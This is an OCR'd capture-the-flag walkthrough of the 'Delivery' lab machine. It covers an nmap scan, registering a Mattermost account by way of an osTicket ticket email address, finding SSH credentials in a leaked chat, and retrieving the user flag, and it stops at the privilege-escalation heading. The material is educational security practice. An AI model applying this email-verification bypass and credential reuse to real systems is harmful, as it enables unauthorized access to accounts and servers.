Delivery walkthrough

Index


List of pictures

Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who're willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Reconnaissance

The results of an initial nMap scan are the following:




```
[illegible] /home/.../Linux/Easy/Delivery/nMap
[illegible] 10.10.10.222 -oN Delivery
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-26 [illegible]
Nmap scan report for 10-10-10-222.tpgi.com.au (10.10.10.222)
Host is up (0.018s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 [illegible] (RSA)
|   256 [illegible] (ECDSA)
|_  256 [illegible] (ED25519)
80/tcp   open  http    nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: Welcome
8065/tcp open  unknown
| fingerprint-strings:
|   GenericLines, Help, RTSPRequest, SSLSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Accept-Ranges: bytes
|     Cache-Control: no-cache, max-age=31556926, public
|     Content-Length: 3108
|     Content-Security-Policy: frame-ancestors 'self'; script-src 'self' cdn.rudderlabs.com
|     Content-Type: text/html; charset=utf-8
|     Last-Modified: Fri, 26 Jan 2024 [illegible] GMT
|     X-Frame-Options: SAMEORIGIN
|     X-Request-Id: [illegible]
|     X-Version-Id: 5.30.0.5.30.1.[illegible].false
|     Date: Fri, 26 Jan 2024 [illegible] GMT
|     <!doctype html><html lang="en"><head><meta charset="utf-8"><meta name="viewport" content="width=device-width,initial-scale=1,maximum-scale=1,user-scalable=0"><meta name="robots" content="noindex, nofollow"><meta name="referrer" co
ntent="no-referrer"><title>Mattermost</title><meta name="mobile-web-app-capable" content="yes"><meta name="application-name" content="Mattermost"><meta name="format-detection" content="telephone=no"><link re
|   HTTPOptions:
|     HTTP/1.0 405 Method Not Allowed
|     Date: Fri, 26 Jan 2024 [illegible] GMT
|_    Content-Length: 0
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8065-TCP:V=7.94SVN%I=7%D=1/26%Time=[illegible]%P=x86_64-pc-linux-gnu%r
SF:(GenericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x
SF:20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Ba
SF:d\x20Request")%r(GetRequest,DF3,"HTTP/1\.0\x20200\x20OK\r\nAccept-Range
SF:s:\x20bytes\r\nCache-Control:\x20no-cache,\x20max-age=31556926,\x20publ
SF:ic\r\nContent-Length:\x203108\r\nContent-Security-Policy:\x20frame-ance
SF:stors\x20'self';\x20script-src\x20'self'\x20cdn\.rudderlabs\.com\r\nCon
```

Picture 1 - nMap scan results

Open ports are 22, 80 and 8065. So, the machine has SSH enabled and an application running on port 80. NMap didn't recognize the service running on port 8065. Also, nMap recognized Linux operative system, but not a specific version.

Initial foothold

Web application running on port 80 is **OSTicket** and its index page is:



SUPPORT CENTER
Support Ticket System

Welcome to the Support Center


In order to streamline support requests and better serve you, we utilize a support ticket system. Every support request is assigned a unique ticket number which you can use to track the progress and responses online. For your reference we provide complete archives and history of all your support requests. A valid email address is required to submit a ticket.

Copyright © 2021 delivery - All rights reserved.

powered by osTicket

Picture 2 - Web Application running on port 80

Also, web application running on port 8065 is **Mattermost** and its index page is:



Mattermost

All team communication in one place, searchable and accessible anywhere

Email or Username

Password


Sign in

Don't have an account? Create one now.

I forgot my password.

Picture 3 - Web application running on port 8065

On OSTicket application, I opened a new ticket using the following information:



Open a New Ticket

Please fill in the form below to open a new ticket.

Contact Information

Email Address *: prova@prova.it

Full Name *: provolone

Phone Number: 1111111 Ext: 61

Help Topic: Contact Us *

Ticket Details


Please Describe Your Issue

Issue Summary *: new

neeeeeeeeew

Picture 4 - Ticket opened

When the ticket is opened, I obtained a **ticket ID** and an email to use to add information to the ticket (based on the pattern **<ticketID>@delivery.htb**). These information are very useful, so I needed to noted them. At this point, I browsed on **Mattermost** platform and I signed in using the following information:



Mattermost

All team communication in one place, searchable and accessible anywhere

Let's create your account

Already have an account? Click here to sign in.

What's your email address?

5030451@delivery.htb

Valid email required for sign-up

Choose your username

Provovolone

You can use lowercase letters, numbers, periods, dashes, and underscores.


Choose your password

●●●●●●●●●●●●●

Create Account

Picture 5 - Signed in Mattermost platform

So, I used as email the mail useful to add information to the ticket I previously opened on **OSTicket** platform. In this way I can receive the confirmation email and completed the registration process on **Mattermost** platform:



Basic Ticket Information		User Information	
Ticket Status:	Open	Name:	Provolone
Department:	Support	Email:	prova@prova.it
Create Date:	1/26/24 5:12 AM	Phone:	111-1111 x61


Avatar

provolone posted 1/26/24 5:12 AM

---- Registration Successful ---- Please activate your email by going to: http://delivery.htb:8065/do_verify_email?token=ec6ancmndjimisy98174e4otrufpwebwbikys6gkq7q7x81rcr8t78jbnbp5f4eb&email=5030451%40delivery.htb) -------------------- You can sign in from: -------------------- Mattermost lets you share messages and files from your PC or phone, with instant search and archiving. For the best experience, download the apps for PC, Mac, iOS and Android from: https://mattermost.com/download/#mattermostApps (https://mattermost.com/download/#mattermostApps

Picture 6 - Confirmation email

I accessed to the **Mattermost** platform with credentials chosen during the sign in process. The first page I met after login on **Mattermost** platform is the following:



Preview Mode: Email notifications have not been configured.


Mattermost

All team communication in one place, searchable and accessible anywhere

Teams you can join:

Picture 7 - Logged in Mattermost platform

Here, the only thing I was able to do was to choose the internal team to join in it. After this operation, I saw the following web page:



Preview Mode: Email notifications have not been configured.

Welcome to:


Mattermost

Your team communication all in one place, instantly searchable and available anywhere.

Keep your team connected to help them achieve what matters most.

Picture 8 - Mattermost platform

I was able to find other interesting details on this platform as:



About Mattermost

Mattermost Enterprise Edition

Modern communication from behind your firewall.

Mattermost Version: 5.30.1
Database Schema Version: 5.30.0
Database: mysql

Learn more about Enterprise Edition at about.mattermost.com


Copyright 2015 - 2024 Mattermost, Inc. All rights reserved

Terms of Service - Privacy Policy

Picture 9 - Useful information on Mattermost platform

User flag

I gave a fast glance to the tutorial and completed it I found this very interesting page:



Beginning of Internal

Welcome to Internal!

Post messages here that you want everyone to see. Everyone automatically becomes a permanent member of this channel when they join the team.

Invite others to this team   Set a header

December 27, 2020

System 1:15 AM
@root joined the team.

System 1:28 AM
@root updated the channel display name from: Team Square to: Internal

root 1:29 AM
@developers Please update theme to the OSTicket before we go live. Credentials to the server are maildeliverer:[redacted]
Also please create a program to help us stop re-using the same passwords everywhere.... Especially those that are a variant of "[redacted]"
(edited)


root 2:58 AM
PleaseSubscribe! may not be in RockYou but if any hacker manages to get our hashes, they can use hashcat rules to easily crack all variations of common words or phrases.
(edited)

Today

System 5:23 PM
You joined the team.

Picture 10 - Chat with useful information on Mattermost platform

In this chat there are two possible passwords and one possible username. I tried these credentials to log in the machine via SSH and I got a user shell. In this shell, I was able to retrieve the user flag, as shown in the following picture:




```
┌──(k14d1u5㉿k14d1u5-kali)-[~/…/Per OSCP/Linux/Easy/Delivery]
└─$ ssh maildeliverer@10.10.10.222
maildeliverer@10.10.10.222's password:
Permission denied, please try again.
maildeliverer@10.10.10.222's password:
Linux Delivery 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jan  5 06:09:50 2021 from 10.10.14.5
maildeliverer@Delivery:~$ pwd
/home/maildeliverer
maildeliverer@Delivery:~$ ls -la
total 28
drwxr-xr-x 3 maildeliverer maildeliverer 4096 Jan  3  2021 .
drwxr-xr-x 3 root          root          4096 Dec 26  2020 ..
lrwxrwxrwx 1 root          root             9 Dec 28  2020 .bash_history → /dev/null
-rw-r--r-- 1 maildeliverer maildeliverer  220 Dec 26  2020 .bash_logout
-rw-r--r-- 1 maildeliverer maildeliverer 3526 Dec 26  2020 .bashrc
drwx------ 3 maildeliverer maildeliverer 4096 Dec 28  2020 .gnupg
-rw-r--r-- 1 maildeliverer maildeliverer  807 Dec 26  2020 .profile
-r-------- 1 maildeliverer maildeliverer   33 Jan 26 04:28 user.txt
maildeliverer@Delivery:~$ cat user.txt
b[redacted]5
maildeliverer@Delivery:~$ 
```

Picture 11 - SSH connection and user flag

Privilege escalation

